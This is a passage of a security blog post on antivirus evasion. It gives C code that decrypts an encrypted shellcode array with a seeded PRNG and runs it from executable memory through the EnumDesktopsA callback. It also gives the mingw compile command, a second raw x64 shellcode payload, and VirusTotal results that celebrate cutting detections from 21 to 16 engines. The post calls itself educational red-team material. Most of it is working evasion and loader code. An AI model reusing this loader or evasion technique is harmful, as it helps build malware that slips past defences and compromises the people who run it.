"\x4e\x36\xc5\xcf\x8c\xcb\x53\xd3\x67\x86\xab\xd2\x55"
"\x06\x59\x1e\xc7\x27\x0c\xc5\xa2\x0d\x00\x7c\xeb\x65"
"\xc5\x5d\x9a\x35\xcc\x84\x73\xf2\x7d\xf5\x92\xab\x89"
"\xe8\x2f\x95\x71\x0e\xdc\xbc\x0f\xec\x5d\x67\xf1\x0f"
"\x88\xd2\x92\xf7\xcb\x62\x39\x42\xaf\x23\xe3\xad\xfe"
"\x0b\x5a\x29\x78\xc3\x63\x61\x3b\x8a\xaf\xaa\x79\x69"
"\xbf\xf3\xc6\xbe\x8d\x0c\xb8\x0c\xdd\xfc\x5b\x50\xf3"
"\x30\x37\xae\x2f\xbe\x97\x97\x01\xeb\x7c\x8d\x26\xdc"
"\x2e\x7f\x64\xdd\xda\xeb\x20\x69";

size_t pad_len = sizeof(padded);
// printf("%zu\n", pad_len);

printf("encrypted shellcode: ");
for (int i = 0; i < pad_len; i++) {
    printf("\\x%02x", padded[i]);
}
printf("\n\n");

seed(12345); // PRNG
mmbr_decrypt(padded, pad_len);

printf("decrypted shellcode: ");
for (int i = 0; i < pad_len; i++) {
    printf("\\x%02x", padded[i]);
}
printf("\n\n");

LPVOID mem = VirtualAlloc(NULL, pad_len-2, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, padded, pad_len - 2);
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);

return 0;
}

```

demo 2

Compile it:


```
x86_64-w64-mingw32-g++ -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

```
(cocomelonc㉿kali) [~/hacking/cybersec_blog/2023-06-26-malware-av-evasion-18]
└─$ x86_64-mingw32-g++ -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocomelonc㉿kali) [~/hacking/cybersec_blog/2023-06-26-malware-av-evasion-18]
└─$ ls -lt
total 92
-rwxr-xr-x 1 cocomelonc cocomelonc 40960 Jun 26 12:35 hack2.exe
-rw-r--r-- 1 cocomelonc cocomelonc 3212 Jun 26 12:35 hack2.c
-rwxr-xr-x 1 cocomelonc cocomelonc 40960 Jun 26 11:13 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 4948 Jun 26 11:13 hack.c
```

And run:

.\hack2.exe



```

72 }
73
74 int main() {
75     unsigned char my_payload[] = {
76         "\xfc\x48\x81\xe4\x0f\xff\xff\xff\xe8\xd0\x00\x00\x00\x41",
77         "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60",
78         "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72",
79         "\x50\x3e\x48\x0f\xb7\x4a\x4d\x31\xc9\x48\x31\xc0\xac",
80         "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\x90\x0d\x41\xc1\xe2",
81         "\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48",
82         "\x01\x00\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f",
83         "\x48\x01\x50\x3e\x8b\x80\x43\x3e\x44\x8b\x40\x20\x49",
84         "\x01\x00\x3e\x5c\x48\xff\x9c\x3e\x41\x8b\x34\x88\x48\x01",
85         "\xd6\x4d\x31\xc0\xac\x41\xc9\x0d\x41\x01",
86         "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1",
87         "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41",
88         "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x90\x41\x3e\x41\x8b",
89         "\x04\x88\x41\x80\x0d\x41\x58\x41\x58\x5e\x59\x5a\x41\x58",
90         "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\x0e\x05\x41",
91         "\x59\x3a\x3e\x48\x8b\x12\xe9\x49\x7f\xff\xff\x5d\x0c\x7",
92         "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e",
93         "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83",
94         "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\x95\xbd",
95         "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\x0",
96         "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff",
97         "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x5f\x77\x21\x00\x3d\x5e",
98         "\x2e\x2e\x5e\x3d\x00";
    };

```

As you can see, everything worked as expected! =^..^=

Note that I used `EnumDesktopsA` for running shellcode in all examples in this post:

```

LPVOID mem = VirtualAlloc(NULL, pad_len-2, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, padded, pad_len - 2);
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPOPENUMPROCA)mem, NULL);

```

Let's go to upload this `hack2.exe` to VirusTotal:

The screenshot shows the VirusTotal analysis interface for the file `0bdbab1a12c04e2f9421107a1ee0c816dbea860671eea71dc3810945eb9ac03f4`. The main summary table indicates 16 security vendors flagged it as malicious, while 55 flagged it as clean. The table includes columns for detection engines like Acronis, Avast, CrowdStrike Falcon, DeepInstinct, ESET-NOD32, Ikarus, Malwarebytes, Rising, Alibaba, Anti-AVL, Avira (no cloud), and BitDefender, along with threat categories (trojan) and family labels (shellcoderunner). A detailed view of the security vendor analysis table is shown below:

Security vendors' analysis				Do you want to automate checks?	
Acronis (Static ML)	Suspicious	AhnLab-V3	Trojan/Win.Generic.C539750	Detected	<input type="checkbox"/>
Avast	Win64.Malware-gen	AVG	Win64.Malware-gen	Detected	<input type="checkbox"/>
CrowdStrike Falcon	Win/malicious_confidence_90% (D)	Cynet	Malicious (score: 100)	Detected	<input type="checkbox"/>
DeepInstinct	MALICIOUS	Elastic	Malicious (high Confidence)	Detected	<input type="checkbox"/>
ESET-NOD32	A Variant of Win64/ShellcodeRunner.JA	Google	Detected	Detected	<input type="checkbox"/>
Ikarus	Trojan.Win64.Rozena	Jiangmin	Exploit.ShellCode.hrw	Detected	<input type="checkbox"/>
Malwarebytes	Backdoor.ShellCode	Microsoft	Trojan.Win32/Wacatac.Bml	Detected	<input type="checkbox"/>
Rising	Trojan.ShellcodeRunner8.6166 (TFE:S:FK...)	Symantec	ML.Attribute.HighConfidence	Detected	<input type="checkbox"/>
Alibaba	Undetected	AIYac	Undetected	Undetected	<input type="checkbox"/>
Anti-AVL	Undetected	Arcabit	Undetected	Undetected	<input type="checkbox"/>
Avira (no cloud)	Undetected	Baidu	Undetected	Undetected	<input type="checkbox"/>
BitDefender	Undetected	BitDefenderTheta	Undetected	Undetected	<input type="checkbox"/>

<https://www.virustotal.com/gui/file/0bdbab1a12c04e2f9421107a1ee0c816dbea860671eea71dc3810945eb9ac03f4/detection>

As you can see, only 16 of 71 AV engines detect our file as malicious, we have reduced the number of AV engines which detect our malware from 21 to 16

I hope this post spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.

[MITRE ATT&CK: T1027](#)

[AV evasion: part 1](#)

[AV evasion: part 2](#)

[Shannon entropy](#)

[source code in github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine